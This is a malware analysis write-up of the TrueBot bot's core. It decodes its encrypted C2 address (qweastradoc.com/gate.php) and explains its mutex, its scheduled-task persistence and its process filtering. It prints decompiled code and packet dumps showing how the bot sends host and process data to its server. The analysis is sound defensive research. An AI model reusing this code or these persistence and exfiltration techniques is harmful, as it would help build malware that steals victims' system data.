TrueBot Analysis Part III - Capabilities


By Robert Giczewski


Published: 2023-03-31 · Archived: 2026-04-05 20:56:19 UTC

After we have dealt with TrueBot's packer in Part I and Part II, we can now finally analyze its core and see if we find something useful to extract in the next part.

Every unpacked sample I've seen so far looks pretty much identical. In this case, we'll analyze c042ad2947caf4449295a51f9d640d722b5a6ec6957523ebf68cddb87ef3545c.

At the beginning there is a lot of stuff going on that I haven't analyzed and probably never will because it seems like it's just garbage. The interesting part starts further down (marked red in the figure below):



Interesting Part



Fortunately, TrueBot's code is pretty well readable. There are no encrypted strings except the C2. API calls are properly imported and referenced and there is no anti-analysis/debug functionality.

Get the C2

Right at the start of the interesting code block, we can see three strings which look suspicious. Two of them are obviously Base64 encoded strings and are passed as arguments to the `b64_decode()` function, the other is passed as an argument to a function that turns out to be a RC4 decryption function.



Before decrypting the Base64 decoded string, the string is passed to a URL Decode function for whatever reason.

When decoding the Base64 strings we get the following results:

```
 echo "OSVlZSVmMCU4ZU9ZJTk3RC0lYjYlMGQlYWYlMDVYLg==" | base64 -D
9%ee%f0%8eOY%97D-%b6%0d%af%05X.

echo "ZyVmZSVmNCU5YlklMDMlOTVNOQ==" | base64 -D
g%fe%f4%9bY%03%95M9
```

After putting the Base64 decoded string into the `url_decode` function, we get the decoded bytes for the encrypted C2.

```
 9%ee%f0%8eOY%97D-%b6%0d%af%05X. =>  39 EE F0 8E 4F 59 97 44 2D B6 0D AF 05 58 2E
g%fe%f4%9bY%03%95M9             =>  67 fe f4 9b 59 03 95 4d 39
```

In the next steps, TrueBot is RC4 decrypting both of the earlier decoded bytes.


```
 39 EE F0 8E 4F 59 97 44 2D B6 0D AF 05 58 2E    => qweastradoc.com
67 fe f4 9b 59 03 95 4d 39                      => /gate.php
```

Persistence

Before persisting itself, TrueBot creates a Mutex (`IFjwi312fu321321rfewfew`) to check if another instance of itself is running, if so, it will terminate via `ExitProcess(0)` .

```
MutexW = CreateMutexW(0i64, 0, L"IFjwi312fu321321rfewfew");
if ( WaitForSingleObject(MutexW, 0) )
{
  CloseHandle(MutexW);
  ExitProcess(0);
}
```

Right after creating the mutex, TrueBot tries to persist itself by creating a scheduled task via a COM Interface.




TrueBot supports both the Task Scheduler 1.0 and 2.0 API and therefore uses the respective different CLSIDs.

```
  lstrcatW(rundll_arguments, Buffer);
  lstrcatW(rundll_arguments, L",ChkdskExs");    // /S ChkdskExs
  mw_install_scheduled_task_vista_and_higher(rundll_path, rundll_arguments);// C:\\WINDOWS\\SysWOW64\\rundll32.exe, /S , ChkdskExs
  mw_install_scheduled_task_pre_vista((int)rundll_path, (int)rundll_arguments);
  Sleep(1000u);
}
```

```
 Task Scheduler 1.0 API - Pre-Vista: 148BD52A-A2AB-11CE-B11F-00AA00530503
Task Scheduler 2.0 API - Vista and higher: 0F87369F-A4E5-4CFC-BD3E-73E6154572DD
```

The scheduled task is set up to run after each login and is configured to execute TrueBot via `rundll32.exe` .



C2 Communication

Right after persisting itself, TrueBot gathers information from the infected system which will be sent to the C2. To get rid of “unwanted” processes, TrueBot filters those against a hardcoded list of keywords.


```
BOOL __cdecl mw_check_unwanted_process(LPCSTR lpString2)
{
  CHAR String1[260]; // [esp+0h] [ebp-104h] BYREF

  lstrcpyA(String1, lpString2);
  CharUpperA(String1);
  return StrStrA(String1, "SVCHOST")
      || StrStrA(String1, "SYSTEM")
      || StrStrA(String1, "SMSS")
      || StrStrA(String1, "CSRSS")
      || StrStrA(String1, "WININIT")
      || StrStrA(String1, "WINLOGON")
      || StrStrA(String1, "LSASS")
      || StrStrA(String1, "LSM")
      || StrStrA(String1, "AUDI")
      || StrStrA(String1, "SPOOLSV")
      || StrStrA(String1, "SERVICE")
      || StrStrA(String1, "CMD")
      || StrStrA(String1, "CONHOST")
      || StrStrA(String1, "DLLHOST")
      || StrStrA(String1, "SPLWOW64")
      || StrStrA(String1, "WUDFHOST")
      || StrStrA(String1, "REGISTRY")
      || StrStrA(String1, "TIWORKER")
      || StrStrA(String1, "DWM")
      || StrStrA(String1, "MEMORY")
      || StrStrA(String1, "IGFX")
      || StrStrA(String1, "FONTDRVHOST")
      || StrStrA(String1, "LMS")
      || StrStrA(String1, "SIHOST")
      || StrStrA(String1, "IBMPM")
      || StrStrA(String1, "POWERMGR")
      || StrStrA(String1, "TASKHOSTW")
      || StrStrA(String1, "TRUSTEDINSTALLER")
      || StrStrA(String1, "PRESENTATIONFONTCACHE")
      || StrStrA(String1, "RUNTIMEBROKER")
      || StrStrA(String1, "SEARCHAPP")
      || StrStrA(String1, "CTFMON")
      || StrStrA(String1, "SHELLEXPERIENCEHOST")
      || StrStrA(String1, "WLANEXT")
      || StrStrA(String1, "STARTMENUEXPERIENCEHOST")
      || StrStrA(String1, "USEROOBEBROKER")
      || StrStrA(String1, "PLUGINHOST")
      || StrStrA(String1, "TABTIP")
      || StrStrA(String1, "TEXTINPUTHOST")
      || StrStrA(String1, "RUNDLL32")
      || StrStrA(String1, "AUDIODG")
      || StrStrA(String1, "TASKLIST");
}
```

All other collected process names are then concatenated with `|` as a delimiter and stored into a buffer.

After collecting the processes, TrueBot searches for the existence of files with the file extension `.JSONIP`. If there is no such file, it will be created with a random 13 character alphabetical name for example `C:\ProgramData\QdJLLvdcYfqmK.JSONIP`. TrueBot will then create a new GUID with the following formula:


```
wsprintfA(buffer, "%08x-%08x", pguid.Data3 + pguid.Data1 * pguid.Data2, pguid.Data1 * pguid.Data
```

and write it into the newly created file. The GUID and the previously collected processes are combined into a string, which is then URL encoded. The result before the URL encoding looks like this:



The URL encoded data is then encoded with Base64 and sent to the C2 on port `80` with a self crafted HTTP Request:

```
__int64 __fastcall mw_send_data_to_c2(
        SOCKET socket,
        const char *domain,
        const char *gate_php,
        const CHAR *b64_encoded_processes_and_guid)
{
  int v8; // eax
  int v10; // [rsp+20h] [rbp-3078h]
  CHAR data[4112]; // [rsp+30h] [rbp-3068h] BYREF
  CHAR String[4112]; // [rsp+1040h] [rbp-2058h] BYREF
  CHAR String2[4112]; // [rsp+2050h] [rbp-1048h] BYREF

  lstrcpyA(data, "q=");
  lstrcatA(data, b64_encoded_processes_and_guid);
  v10 = lstrlenA(data);
  wsprintfA(
    String2,
    "POST %s HTTP/1.0\r\nHost: %s\r\nContent-type: application/x-www-form-urlencoded\r\nContent-length: %d\r\n\r\n",
    gate_php,
    domain,
    v10);
  lstrcpyA(String, String2);
  lstrcatA(String, data);
  v8 = lstrlenA(String);
  send(socket, String, v8, 0);
  recv(socket, buf, 4096, 0);
  return 0i64;
}
```



```
000000E1CC748570 50 4F 53 54 20 2F 67 61 74 65 2E 70 68 70 20 48 POST /gate.php H
000000E1CC748580 54 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 71 TTP/1.0..Host: q
000000E1CC748590 77 65 61 73 74 72 61 64 6F 63 2E 63 6F 6D 0D 0A weastradoc.com..
000000E1CC7485A0 43 6F 6E 74 65 6E 74 2D 74 79 70 65 3A 20 61 70 Content-type: ap
000000E1CC7485B0 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D plication/x-www-
000000E1CC7485C0 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D form-urlencoded.
000000E1CC7485D0 0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A .Content-length:
000000E1CC7485E0 20 35 31 34 0D 0A 0D 0A 71 3D 62 69 55 7A 5A 47  514....q=biUzZG
000000E1CC7485F0 51 32 4D 44 51 7A 59 6D 59 79 4C 57 51 32 4D 44 Q2MDQzYmYyLWQ2MD
000000E1CC748600 4E 68 4D 6A 6C 68 4A 54 49 32 62 43 55 7A 5A 45 NhMjlhJTI2bCUzZE
000000E1CC748610 6C 77 54 33 5A 6C 63 6C 56 7A 59 6C 4E 32 59 79 lwT3ZlclVzYlN2Yy
000000E1CC748620 35 6C 65 47 55 6C 4E 32 4E 32 62 58 52 76 62 32 5leGUlN2N2bXRvb2
000000E1CC748630 78 7A 5A 43 35 6C 65 47 55 6C 4E 32 4E 58 62 57 xzZC5leGUlN2NXbW
000000E1CC748640 6C 51 63 6E 5A 54 52 53 35 6C 65 47 55 6C 4E 32 lQcnZTRS5leGUlN2
000000E1CC748650 4E 74 63 32 52 30 59 79 35 6C 65 47 55 6C 4E 32 Ntc2R0Yy5leGUlN2
000000E1CC748660 4E 54 5A 33 4A 74 51 6E 4A 76 61 32 56 79 4C 6D NTZ3JtQnJva2VyLm
000000E1CC748670 56 34 5A 53 55 33 59 33 56 6F 63 33 4E 32 59 79 V4ZSU3Y3Voc3N2Yy
000000E1CC748680 35 6C 65 47 55 6C 4E 32 4E 54 5A 57 46 79 59 32 5leGUlN2NTZWFyY2
000000E1CC748690 68 4A 62 6D 52 6C 65 47 56 79 4C 6D 56 34 5A 53 hJbmRleGVyLmV4ZS
000000E1CC7486A0 55 33 59 32 56 34 63 47 78 76 63 6D 56 79 4C 6D U3Y2V4cGxvcmVyLm
000000E1CC7486B0 56 34 5A 53 55 33 59 31 4E 30 59 58 4A 30 54 57 V4ZSU3Y1N0YXJ0TW
000000E1CC7486C0 56 75 64 53 35 6C 65 47 55 6C 4E 32 4E 54 5A 57 VudS5leGUlN2NTZW
000000E1CC7486D0 4E 31 63 6D 6C 30 65 55 68 6C 59 57 78 30 61 46 N1cml0eUhlYWx0aF
000000E1CC7486E0 4E 35 63 33 52 79 59 58 6B 75 5A 58 68 6C 4A 54 N5c3RyYXkuZXhlJT
000000E1CC7486F0 64 6A 64 6D 31 30 62 32 39 73 63 32 51 75 5A 58 djdm10b29sc2QuZX
000000E1CC748700 68 6C 4A 54 64 6A 51 58 42 77 62 47 6C 6A 59 58 hlJTdjQXBwbGljYX
000000E1CC748710 52 70 62 32 35 47 63 6D 46 74 5A 55 68 76 63 33 Rpb25GcmFtZUhvc3
000000E1CC748720 51 75 5A 58 68 6C 4A 54 64 6A 54 32 35 6C 52 48 QuZXhlJTdjT25lRH
000000E1CC748730 4A 70 64 6D 55 75 5A 58 68 6C 4A 54 64 6A 54 57 JpdmUuZXhlJTdjTW
000000E1CC748740 39 56 63 32 39 44 62 33 4A 6C 56 32 39 79 61 32 9Vc29Db3JlV29ya2
000000E1CC748750 56 79 4C 6D 56 34 5A 53 55 33 59 30 31 70 59 33 VyLmV4ZSU3Y01pY3
000000E1CC748760 4A 76 63 32 39 6D 64 43 35 51 61 47 39 30 62 33 Jvc29mdC5QaG90b3
000000E1CC748770 4D 75 5A 58 68 6C 4A 54 64 6A 54 58 4E 4E 63 45 MuZXhlJTdjTXNNcE
000000E1CC748780 56 75 5A 79 35 6C 65 47 55 6C 4E 32 4E 34 4E 6A VuZy5leGUlN2N4Nj
000000E1CC748790 52 6B 59 6D 63 75 5A 58 68 6C 4A 54 64 6A 52 45 RkYmcuZXhlJTdjRE
000000E1CC7487A0 78 4D 54 47 39 68 5A 47 56 79 4E 6A 52 66 51 55 xMTG9hZGVyNjRfQU
```


```
000000E1CC7487B0 49 77 4E 69 35 6C 65 47 55 6C 4E 32 4E 7A 63 48 IwNi5leGUlN2NzcH
000000E1CC7487C0 42 7A 64 6D 4D 75 5A 58 68 6C 4A 54 64 6A 55 33 BzdmMuZXhlJTdjU3
000000E1CC7487D0 42 77 52 58 68 30 51 32 39 74 54 32 4A 71 4C 6B BwRXh0Q29tT2JqLk
000000E1CC7487E0 56 34 5A 53 55 33 59 77 3D 3D 00 00 00 00 00 00 V4ZSU3Yw==......
```

After sending the initial data to the C2, TrueBot performs some kind of connectivity check by trying to connect to `google.com`. If it fails, it will try again after one second unless it is successful.

When successful, TrueBot is trying to get the victims DNS domain and the hostname by calling `GetComputerNameExA()` twice.

```
GetComputerNameExA(ComputerNameDnsDomain, Buffer, &nSize);
if ( lstrlenA(Buffer) < 3 )
  lstrcpyA(Buffer, "WORKGROUP");
size = 256;
GetComputerNameExA(ComputerNameDnsHostname, v240, &size);
```

In the last step before sending data to the C2, TrueBot tries to identify the operating system version via `GetVersionExA()` and depending on the `VersionInformation`, it just returns a number which is then used as an index for a hardcoded OS Version array:



Finally, TrueBot constructs the data string which will be sent to the C2:

Like the collected processes earlier, the string will be URL and Base64 encoded and send to the C2 with the following post request:

```
 POST /gate.php HTTP/1.0\r\n
Host: qweastradoc.com\r\n
Content-type: application/x-www-form-urlencoded\r\n
Content-length: 116\r\n
\r\n
biUzZGQ2MDQzYmYyLWQ2MDNhMjlhJTI2byUzZFdJTjEwJTI2YSUzZDY0JTI2dSUzZFdPUktHUk9VUCUyNnAlM2RERVNLVE9QL
```

